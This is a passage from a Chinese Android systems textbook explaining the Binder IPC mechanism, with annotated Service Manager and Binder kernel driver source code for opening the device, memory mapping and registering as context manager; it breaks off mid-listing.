Android 系统作为一个开放式的智能设备系统，现在已经拥有了众多开发者的平台，应用程序的来源广泛，遍及世界各地，水平也参差不齐，所以就无法确保智能终端的安全。在通常情况下，终端用户不希望从网上下载的程序在不知情的情况下偷窥隐私数据，连接无线网络和长期操作底层设备等操作会导致电池很快耗尽。而对于传统的 IPC 机制来说，没有采取任何安全措施，只是依赖上层协议来确保信息安全。例如，传统 IPC 的接收方无法获得对方进程可靠的 UID/PID（用户 ID/进程 ID），这样也就无法鉴别对方的身份。

在 Android 系统中，为每个安装好的应用程序分配了自己的 UID，所以进程的 UID 是鉴别进程身份的重要标志。在使用传统 IPC 机制时，只能由用户在数据包里填入 UID/PID，但是这种机制容易被恶意程序所利用。要想实现可靠的身份标记，只能通过 IPC 机制本身在内核中添加实现。另外，传统 IPC 访问接入点是开放的，无法建立私有通道。例如，命名管道的名称、System V 的键值、Socket 的 IP 地址或文件名都是开放的，只要知道这些接入点的程序，就可以和对端建立连接，而无论怎样都无法阻止恶意程序通过猜测接收方地址获得连接。

基于以上原因，Android 系统迫切需要建立一套新的 IPC 机制来满足系统对传输性能和安全性的高要求效果，这种通信方式就是 Binder。Binder 是一个基于 Client-Server 的通信模式，传输过程只需一次复制，为发送方添加 UID/PID 身份，既支持实名 Binder 也支持匿名 Binder，安全性高。

4.4 Binder 机制架构基础

知识点讲解：光盘:视频\知识点\第 4 章\Binder 机制架构基础.avi

Binder 并不是 Android 提出来的一套新的进程间通信机制，而是基于 OpenBinder 来实现的，是一种进程间通信机制，这是一种类似于 COM 和 CORBA 的分布式组件架构，其实就是提供了远程过程调用（RPC）功能。在 Android 系统的 Binder 机制中由一系列组件组成：Client、Server、Service Manager 和 Binder 驱动程序，其中 Client、Server 和 Service Manager 运行在用户空间，Binder 驱动程序运行内核空间。Binder 就是一种把这 4 个组件粘合在一起的粘结剂，其中的核心组件便是 Binder 驱动程序，Service Manager 提供了辅助管理的功能，Client 和 Server 正是在 Binder 驱动和 Service Manager 提供的基础设施上，实现 Client/Server 之间的通信。Service Manager 和 Binder 驱动已经在 Android 平台中实现完毕，开发者只要按照规范实现自己的 Client 和 Server 组件即可。对于初学者来说，Android 系统的 Binder 机制是最难理解的，而 Binder 机制无论从系统开发还是应用开发的角度来看，都是 Android 系统中最重要的组成，所以很有必要深入了解

Binder 的工作方式。要深入了解 Binder 的工作方式，最好的方式是阅读 Binder 相关的源代码。

要想深入理解 Binder 机制，必须了解 Binder 在用户空间的 3 个组件 Client、Server 和 Service Manager 之间的相互关系，并了解内核空间中 Binder 驱动程序的数据结构和设计原理。具体来说，Android 系统 Binder 机制中的 4 个组件 Client、Server、Service Manager 和 Binder 驱动程序的关系如图 4-1 所示。




图 4-1 组件 Client、Server、Service Manager 和 Binder 程序的关系

图 4-1 所示关系的具体说明如下所示。

（1）Client、Server 和 Service Manager 实现在用户空间中，Binder 驱动程序实现在内核空间中。

（2）Binder 驱动程序和 Service Manager 在 Android 平台中已经实现，开发者只需要在用户空间实现自己的 Client 和 Server。

（3）Binder 驱动程序提供设备文件/dev/binder 与用户空间交互，Client、Server 和 Service Manager 通过文件操作函数 open()和 ioctl()与 Binder 驱动程序进行通信。

（4）Client 和 Server 之间的进程间通信通过 Binder 驱动程序间接实现。

（5）Service Manager 是一个保护进程，用来管理 Server，并向 Client 提供查询 Server 接口的功能。

4.5 Service Manager 管理 Binder 机制的安全

知识点讲解：光盘:视频\知识点\第 4 章\Service Manager 管理 Binder 机制的安全.avi

在 Android 系统中，Service Manager 是整个 Binder 机制的保护进程，用来管理开发者创建的各种 Server，并且向 Client 提供查询 Server 远程接口的功能。因为 Service Manager 组件是用来管理 Server 并且向 Client 提供查询 Server 远程接口的功能，所以 Service Manager 必然要和 Server 以及 Client 进行通信。Service Manger、Client 和 Server 分别是运行在独立的进程当中的，三者之间的通信也属于进程间的通信，而且也是采用 Binder 机制进行进程间通信。因此，Service Manager 在充当 Binder 机制的保护进程的角色的同时也在充当 Server 的角色，也是一种特殊的 Server。

Service Manager 在用户空间的源代码位于 frameworks/base/cmds/servicemanager 目录下，主要是由文件 binder.h、binder.c 和 service_manager.c 组成。Service Manager 在 Binder 机制中的基本执行流程如图 4-2 所示。




图 4-2　Service Manager 在 Binder 机制中的基本执行流程

4.5.1　入口函数

Service Manager 的入口位于文件 service_manager.c 中的函数 main()中，代码如下所示。

```
int main(int argc, char **argv){
	struct binder_state *bs;
	void *svcmgr = BINDER_SERVICE_MANAGER;
	bs = binder_open(128*1024);
	if (binder_become_context_manager(bs)) {
		LOGE("cannot become context manager (%s)\n", strerror(errno));
		return -1;
	}
	svcmgr_handle = svcmgr;
	binder_loop(bs, svcmgr_handler);
	return 0;
}
```


函数 main()主要有如下 3 个功能。

- 打开Binder设备文件。
- 告诉Binder驱动程序自己是Binder上下文管理者，即我们前面所说的保护进程。
- 进入一个无穷循环，充当Server的角色，等待Client的请求。

在分析上述 3 个功能之前，先来看一下这里用到的结构体 binder_state、宏 BINDER_SERVICE_MANAGER 的定义。结构体 binder_state 在文件 frameworks/base/cmds/ servicemanager/binder.c 中定义，代码如下所示。

```
struct binder_state {
	int fd;
	void *mapped;
	unsigned mapsize;
};
```

其中，fd 表示文件描述符，即表示打开的/dev/binder 设备文件描述符；mapped 表示把设备文件/dev/binder 映射到进程空间的起始地址；mapsize 表示上述内存映射空间的大小。



宏 BINDER_SERVICE_MANAGER 在文件 frameworks/base/cmds/servicemanager/binder.h 中定义，代码如下所示。

```
#define BINDER_SERVICE_MANAGER ((void*) 0)
```

这表示 Service Manager 的句柄为 0，Binder 通信机制使用句柄来代表远程接口。

4.5.2　操作设备文件

首先打开 Binder 设备文件的操作函数 binder_open()，此函数的定义位于文件 frameworks/base/cmds/servicemanager/binder.c 中，代码如下所示。

```
struct binder_state *binder_open(unsigned mapsize){
    struct binder_state *bs;
    bs = malloc(sizeof(*bs));
    if (!bs) {
        errno = ENOMEM;
        return 0;
    }
    bs->fd = open("/dev/binder", O_RDWR);
    if (bs->fd < 0) {
        fprintf(stderr,"binder: cannot open device (%s)\n",
                strerror(errno));
        goto fail_open;
    }
    bs->mapsize = mapsize;
    bs->mapped = mmap(NULL, mapsize, PROT_READ, MAP_PRIVATE, bs->fd, 0);
    if (bs->mapped == MAP_FAILED) {
        fprintf(stderr,"binder: cannot map device (%s)\n",
                strerror(errno));
        goto fail_map;
    }
        /* TODO: check version */
    return bs;
fail_map:
    close(bs->fd);
fail_open:
    free(bs);
    return 0;
}
```

通过文件操作函数 open()打开设备文件/dev/binder，此设备文件是在 Binder 驱动程序模块初始化时创建的。接下来先看一下这个设备文件的创建过程，来到 kernel/common/drivers/staging/android 目录，打开文件 binder.c，可以看到如下模块初始化入口 binder_init。

```
static struct file_operations binder_fops = {
     .owner = THIS_MODULE,
     .poll = binder_poll,
     .unlocked_ioctl = binder_ioctl,
     .mmap = binder_mmap,
     .open = binder_open,
     .flush = binder_flush,
     .release = binder_release,
```

```
};

static struct miscdevice binder_miscdev = {
	.minor = MISC_DYNAMIC_MINOR,
	.name = "binder",
	.fops = &binder_fops
};

static int __init binder_init(void)
{
	int ret;

	binder_proc_dir_entry_root = proc_mkdir("binder", NULL);
	if (binder_proc_dir_entry_root)
		binder_proc_dir_entry_proc = proc_mkdir("proc", binder_proc_dir_entry_root);
	ret = misc_register(&binder_miscdev);
	if (binder_proc_dir_entry_root) {
		create_proc_read_entry("state", S_IRUGO, binder_proc_dir_entry_root, binder_read_proc_state, NULL);
		create_proc_read_entry("stats", S_IRUGO, binder_proc_dir_entry_root, binder_read_proc_stats, NULL);
		create_proc_read_entry("transactions", S_IRUGO, binder_proc_dir_entry_root, binder_read_proc_
transactions, NULL);
		create_proc_read_entry("transaction_log", S_IRUGO, binder_proc_dir_entry_root, binder_read_
proc_transaction_log,   &binder_transaction_log);
		create_proc_read_entry("failed_transaction_log", S_IRUGO, binder_proc_dir_entry_root, binder_
read_proc_transaction_log, &binder_transaction_log_failed);
	}
	return ret;
}
device_initcall(binder_init);
```

在函数 misc_register()中实现了创建设备文件的功能，并实现了 misc 设备的注册工作，在/proc 目录中创建了各种 Binder 相关的文件供用户访问。通过函数 binder_open()的执行语句即可进入到 Binder 驱动程序的 binder_open()函数。

```
bs->fd = open("/dev/binder", O_RDWR);
```

4.5.3 Binder 驱动程序函数

Binder 驱动程序函数 binder_open()的实现代码如下所示。

```
static int binder_open(struct inode *nodp, struct file *filp)
{
	struct binder_proc *proc;

	if (binder_debug_mask & BINDER_DEBUG_OPEN_CLOSE)
		printk(KERN_INFO "binder_open: %d:%d\n", current->group_leader->pid, current->pid);

	proc = kzalloc(sizeof(*proc), GFP_KERNEL);
	if (proc == NULL)
		return -ENOMEM;
	get_task_struct(current);
	proc->tsk = current;
	INIT_LIST_HEAD(&proc->todo);
```

```
	init_waitqueue_head(&proc->wait);
	proc->default_priority = task_nice(current);
	mutex_lock(&binder_lock);
	binder_stats.obj_created[BINDER_STAT_PROC]++;
	hlist_add_head(&proc->proc_node, &binder_procs);
	proc->pid = current->group_leader->pid;
	INIT_LIST_HEAD(&proc->delivered_death);
	filp->private_data = proc;
	mutex_unlock(&binder_lock);

	if (binder_proc_dir_entry_proc) {
		char strbuf[11];
		snprintf(strbuf, sizeof(strbuf), "%u", proc->pid);
		remove_proc_entry(strbuf, binder_proc_dir_entry_proc);
		create_proc_read_entry(strbuf, S_IRUGO, binder_proc_dir_entry_proc, binder_read_proc_proc, proc);
	}
	return 0;
}
```

上述函数的主要作用是创建一个名为 binder_proc 的数据结构，用此数据结构来保存打开设备文件/dev/binder 的进程的上下文信息，并且将这个进程上下文信息保存在打开文件结构 file 的私有数据成员变量 private_data 中。

4.5.4　红黑树节点结构体

结构体 struct binder_proc 也被定义在文件 kernel/common/drivers/staging/android/binder.c 中，具体代码如下所示。

```
struct binder_proc {
	struct hlist_node proc_node;
	struct rb_root threads;
	struct rb_root nodes;
	struct rb_root refs_by_desc;
	struct rb_root refs_by_node;
	int pid;
	struct vm_area_struct *vma;
	struct task_struct *tsk;
	struct files_struct *files;
	struct hlist_node deferred_work_node;
	int deferred_work;
	void *buffer;
	ptrdiff_t user_buffer_offset;
	struct list_head buffers;
	struct rb_root free_buffers;
	struct rb_root allocated_buffers;
	size_t free_async_space;
	struct page **pages;
	size_t buffer_size;
	uint32_t buffer_free;
	struct list_head todo;
	wait_queue_head_t wait;
```

```
	struct binder_stats stats;
	struct list_head delivered_death;
	int max_threads;
	int requested_threads;
	int requested_threads_started;
	int ready_threads;
	long default_priority;
};
```

上述结构体的成员比较多，其中最为重要的4个成员变量为：threads、nodes、refs_by_desc和refs_by_node。上述 4 个成员变量都是表示红黑树的节点，即 binder_proc 分别挂在 4 个红黑树下，具体说明如下所示。

- threads树：用来保存binder_proc进程内用于处理用户请求的线程，其最大数量由max_threads来决定。
- node树：用来保存binder_proc进程内的Binder实体。
- refs_by_desc树和refs_by_node树：用来保存binder_proc进程内的Binder引用，即引用的其他进程的Binder实体，分别用两种方式来组织红黑树，一种是以句柄作为key值来组织，一种是以引用的实体节点的地址值作为key值来组织，二者表示同一实体，只不过是为了内部查找方便而用两个红黑树来表示。

这样，打开设备文件/dev/binder 的操作就完成了，接下来需要对打开的设备文件进行内存映射操作 mmap。

```
bs->mapped = mmap(NULL, mapsize, PROT_READ, MAP_PRIVATE, bs->fd, 0);
```

对应 Binder 驱动程序的是函数 binder_mmap()，实现代码如下所示。

```
static int binder_mmap(struct file *filp, struct vm_area_struct *vma)
{
	int ret;
	struct vm_struct *area;
	struct binder_proc *proc = filp->private_data;
	const char *failure_string;
	struct binder_buffer *buffer;
	if ((vma->vm_end - vma->vm_start) > SZ_4M)
		vma->vm_end = vma->vm_start + SZ_4M;
	if (binder_debug_mask & BINDER_DEBUG_OPEN_CLOSE)
		printk(KERN_INFO
			"binder_mmap: %d %lx-%lx (%ld K) vma %lx pagep %lx\n",
			proc->pid, vma->vm_start, vma->vm_end,
			(vma->vm_end - vma->vm_start) / SZ_1K, vma->vm_flags,
			(unsigned long)pgprot_val(vma->vm_page_prot));
	if (vma->vm_flags & FORBIDDEN_MMAP_FLAGS) {
		ret = -EPERM;
		failure_string = "bad vm_flags";
		goto err_bad_arg;
	}
	vma->vm_flags = (vma->vm_flags | VM_DONTCOPY) & ~VM_MAYWRITE;

	if (proc->buffer) {
		ret = -EBUSY;
		failure_string = "already mapped";
		goto err_already_mapped;
	}

	area = get_vm_area(vma->vm_end - vma->vm_start, VM_IOREMAP);
	if (area == NULL) {
```

```
		ret = -ENOMEM;
		failure_string = "get_vm_area";
		goto err_get_vm_area_failed;
	}
	proc->buffer = area->addr;
	proc->user_buffer_offset = vma->vm_start - (uintptr_t)proc->buffer;

#ifdef CONFIG_CPU_CACHE_VIPT
	if (cache_is_vipt_aliasing()) {
		while (CACHE_COLOUR((vma->vm_start ^ (uint32_t)proc->buffer))) {
			printk(KERN_INFO "binder_mmap: %d %lx-%lx maps %p bad alignment\n", proc->pid,
vma->vm_start, vma->vm_end, proc->buffer);
			vma->vm_start += PAGE_SIZE;
		}
	}
#endif
	proc->pages = kzalloc(sizeof(proc->pages[0]) * ((vma->vm_end - vma->vm_start) / PAGE_SIZE), GFP_KERNEL);
	if (proc->pages == NULL) {
		ret = -ENOMEM;
		failure_string = "alloc page array";
		goto err_alloc_pages_failed;
	}
	proc->buffer_size = vma->vm_end - vma->vm_start;

	vma->vm_ops = &binder_vm_ops;
	vma->vm_private_data = proc;

	if (binder_update_page_range(proc, 1, proc->buffer, proc->buffer + PAGE_SIZE, vma)) {
		ret = -ENOMEM;
		failure_string = "alloc small buf";
		goto err_alloc_small_buf_failed;
	}
	buffer = proc->buffer;
	INIT_LIST_HEAD(&proc->buffers);
	list_add(&buffer->entry, &proc->buffers);
	buffer->free = 1;
	binder_insert_free_buffer(proc, buffer);
	proc->free_async_space = proc->buffer_size / 2;
	barrier();
	proc->files = get_files_struct(current);
	proc->vma = vma;

	/*printk(KERN_INFO "binder_mmap: %d %lx-%lx maps %p\n", proc->pid, vma->vm_start, vma->vm_end,
proc->buffer);*/
	return 0;

err_alloc_small_buf_failed:
	kfree(proc->pages);
	proc->pages = NULL;
err_alloc_pages_failed:
	vfree(proc->buffer);
```

```
        proc->buffer = NULL;
err_get_vm_area_failed:
err_already_mapped:
err_bad_arg:
        printk(KERN_ERR "binder_mmap: %d %lx-%lx %s failed %d\n", proc->pid, vma->vm_start, vma->vm_end,
failure_string, ret);
        return ret;
}
```

在上述函数 binder_mmap()中，首先通过 filp->private_data 得到在打开设备文件/dev/binder 时创建的结构 binder_proc。内存映射信息放在 vma 参数中。此处 vma 的数据类型是结构 vm_area_struct，表示的是一块连续的虚拟地址空间区域。另外，结构体 vm_struct 表示一块连续的虚拟地址空间区域。

接下来分析一下 binder_proc 结构体中的如下成员变量。

- buffer：是一个void*指针，表示要映射的物理内存在内核空间中的起始位置。
- buffer_size：是一个size_t类型的变量，表示要映射的内存的大小。
- pages：是一个struct page*类型的数组，struct page是用来描述物理页面的数据结构。
- user_buffer_offset：是一个ptrdiff_t类型的变量，表示的是内核使用的虚拟地址与进程使用的虚拟地址之间的差值，即如果某个物理页面在内核空间中对应的虚拟地址是addr，那么这个物理页面在进程空间对应的虚拟地址为如下格式。

```
addr + user_buffer_offset
```

4.5.5 管理内存映射地址空间

接下来还需要了解 Binder 驱动程序管理内存映射地址空间的方法，即如何管理 buffer ~ (buffer + buffer_size)这段地址空间，这个地址空间被划分为一段一段来管理，每一段是用结构体 binder_buffer 来描述的，具体代码如下所示。

```
struct binder_buffer {
        struct list_head entry; /* free and allocated entries by addesss */
        struct rb_node rb_node; /* free entry by size or allocated entry */
                                /* by address */
        unsigned free : 1;
        unsigned allow_user_free : 1;
        unsigned async_transaction : 1;
        unsigned debug_id : 29;
        struct binder_transaction *transaction;
        struct binder_node *target_node;
        size_t data_size;
        size_t offsets_size;
        uint8_t data[0];
};
```

每一个 binder_buffer 通过其成员 entry 按从低地址到高地址连入到 struct binder_proc 中的 buffers 表示的链表中去，并且每一个 binder_buffer 又分为正在使用的和空闲的，通过 free 成员变量来区分，空闲的 binder_buffer 借助变量 rb_node 来到 struct binder_proc 中的 free_buffers 表示的红黑树中。而那些正在使用的 binder_buffer，通过成员变量 rb_node 连入到 binder_proc 中的 allocated_buffers 表示的红黑树中。这样做是为了方便查询和维护这块地址空间。

继续分析函数 binder_update_page_range()，看一下 Binder 驱动程序是如何实现把一个物理页面同时映射到内核空间和进程空间去的。具体实现代码如下所示。

```
static int binder_update_page_range(struct binder_proc *proc, int allocate,
        void *start, void *end, struct vm_area_struct *vma)
{
        void *page_addr;
        unsigned long user_page_addr;
        struct vm_struct tmp_area;
        struct page **page;
        struct mm_struct *mm;
        if (binder_debug_mask & BINDER_DEBUG_BUFFER_ALLOC)
                printk(KERN_INFO "binder: %d: %s pages %p-%p\n",
                            proc->pid, allocate ? "allocate" : "free", start, end);
        if (end <= start)
                return 0;
        if (vma)
                mm = NULL;
        else
                mm = get_task_mm(proc->tsk);
        if (mm) {
                down_write(&mm->mmap_sem);
                vma = proc->vma;
        }
        if (allocate == 0)
                goto free_range;
        if (vma == NULL) {
                printk(KERN_ERR "binder: %d: binder_alloc_buf failed to "
                            "map pages in userspace, no vma\n", proc->pid);
                goto err_no_vma;
        }
        for (page_addr = start; page_addr < end; page_addr += PAGE_SIZE) {
                int ret;
                struct page **page_array_ptr;
                page = &proc->pages[(page_addr - proc->buffer) / PAGE_SIZE];
                BUG_ON(*page);
                *page = alloc_page(GFP_KERNEL | __GFP_ZERO);
                if (*page == NULL) {
                        printk(KERN_ERR "binder: %d: binder_alloc_buf failed "
                                    "for page at %p\n", proc->pid, page_addr);
                        goto err_alloc_page_failed;
                }
                tmp_area.addr = page_addr;
                tmp_area.size = PAGE_SIZE + PAGE_SIZE /* guard page? */;
                page_array_ptr = page;
                ret = map_vm_area(&tmp_area, PAGE_KERNEL, &page_array_ptr);
                if (ret) {
                        printk(KERN_ERR "binder: %d: binder_alloc_buf failed "
                                    "to map page at %p in kernel\n",
                                    proc->pid, page_addr);
                        goto err_map_kernel_failed;
                }
                user_page_addr =
                        (uintptr_t)page_addr + proc->user_buffer_offset;
```

```
                ret = vm_insert_page(vma, user_page_addr, page[0]);
                if (ret) {
                        printk(KERN_ERR "binder: %d: binder_alloc_buf failed "
                                    "to map page at %lx in userspace\n",
                                    proc->pid, user_page_addr);
                        goto err_vm_insert_page_failed;
                }
                /* vm_insert_page does not seem to increment the refcount */
        }
        if (mm) {
                up_write(&mm->mmap_sem);
                mmput(mm);
        }
        return 0;
free_range:
        for (page_addr = end - PAGE_SIZE; page_addr >= start;
                 page_addr -= PAGE_SIZE) {
                page = &proc->pages[(page_addr - proc->buffer) / PAGE_SIZE];
                if (vma)
                        zap_page_range(vma, (uintptr_t)page_addr +
                                proc->user_buffer_offset, PAGE_SIZE, NULL);
err_vm_insert_page_failed:
                unmap_kernel_range((unsigned long)page_addr, PAGE_SIZE);
err_map_kernel_failed:
                __free_page(*page);
                *page = NULL;
err_alloc_page_failed:
                ;
        }
err_no_vma:
        if (mm) {
                up_write(&mm->mmap_sem);
                mmput(mm);
        }
        return -ENOMEM;
}
```

通过上述代码不但可以分配物理页面，而且可以释放物理页面，这可以通过参数 allocate 来区别，在此只需关注分配物理页面的情况。要分配物理页面的虚拟地址空间范围为(start ~ end)，函数前面的一些检查逻辑就不看了，只需直接看中间的 for 循环即可，这段 for 循环的具体运作流程如下所示。

（1）调用 alloc_page()分配一个物理页面，此函数返回一个结构体 page 物理页面描述符，根据这个描述的内容初始化结构体 vm_struct tmp_area。

（2）通过 map_vm_area()将这个物理页面插入到 tmp_area 描述的内核空间。

（3）通过 page_addr + proc->user_buffer_offset 获得进程虚拟空间地址。

（4）通过函数 vm_insert_page()将这个物理页面插入到进程地址空间，参数 vma 表示要插入的进程的地址空间。

```
for (page_addr = start; page_addr < end; page_addr += PAGE_SIZE) {
        int ret;
        struct page **page_array_ptr;
        page = &proc->pages[(page_addr - proc->buffer) / PAGE_SIZE];
```

```
    BUG_ON(*page);
    *page = alloc_page(GFP_KERNEL | __GFP_ZERO);
    if (*page == NULL) {
        printk(KERN_ERR "binder: %d: binder_alloc_buf failed "
              "for page at %p\n", proc->pid, page_addr);
        goto err_alloc_page_failed;
    }
    tmp_area.addr = page_addr;
    tmp_area.size = PAGE_SIZE + PAGE_SIZE /* guard page? */;
    page_array_ptr = page;
    ret = map_vm_area(&tmp_area, PAGE_KERNEL, &page_array_ptr);
    if (ret) {
        printk(KERN_ERR "binder: %d: binder_alloc_buf failed "
              "to map page at %p in kernel\n",
              proc->pid, page_addr);
        goto err_map_kernel_failed;
    }
    user_page_addr =
        (uintptr_t)page_addr + proc->user_buffer_offset;
    ret = vm_insert_page(vma, user_page_addr, page[0]);
    if (ret) {
        printk(KERN_ERR "binder: %d: binder_alloc_buf failed "
              "to map page at %lx in userspace\n",
              proc->pid, user_page_addr);
        goto err_vm_insert_page_failed;
    }
}
```

4.5.6 保护进程

再次回到文件 frameworks/base/cmds/servicemanager/service_manager.c 中的 main()函数，接下来需要调用 binder_become_context_manager 来通知 Binder 驱动程序自己是 Binder 机制的上下文管理者，即保护进程。函数 binder_become_context_manager()在文件 frameworks/base/cmds/servicemanager/binder.c 中定义，具体代码如下所示。

```
int binder_become_context_manager(struct binder_state *bs){
    return ioctl(bs->fd, BINDER_SET_CONTEXT_MGR, 0);
}
```

在此通过调用 ioctl 文件操作函数通知 Binder 驱动程序自己是保护进程，命令号是 BINDER_SET_CONTEXT_MGR，并没有任何参数。BINDER_SET_CONTEXT_MGR 定义为：

```
#define BINDER_SET_CONTEXT_MGR _IOW('b', 7, int)
```

这样就进入到 Binder 驱动程序的函数 binder_ioctl()，在此只关注如下 BINDER_SET_CONTEXT_MGR 命令即可。

```
static long binder_ioctl(struct file *filp, unsigned int cmd, unsigned long arg)
{
    int ret;
    struct binder_proc *proc = filp->private_data;
    struct binder_thread *thread;
    unsigned int size = _IOC_SIZE(cmd);
```

```
	void __user *ubuf = (void __user *)arg;
	/*printk(KERN_INFO "binder_ioctl: %d:%d %x %lx\n", proc->pid, current->pid, cmd, arg);*/
	ret = wait_event_interruptible(binder_user_error_wait, binder_stop_on_user_error < 2);
	if (ret)
		return ret;
	mutex_lock(&binder_lock);
	thread = binder_get_thread(proc);
	if (thread == NULL) {
		ret = -ENOMEM;
		goto err;
	}
	switch (cmd) {
	   …
	case BINDER_SET_CONTEXT_MGR:
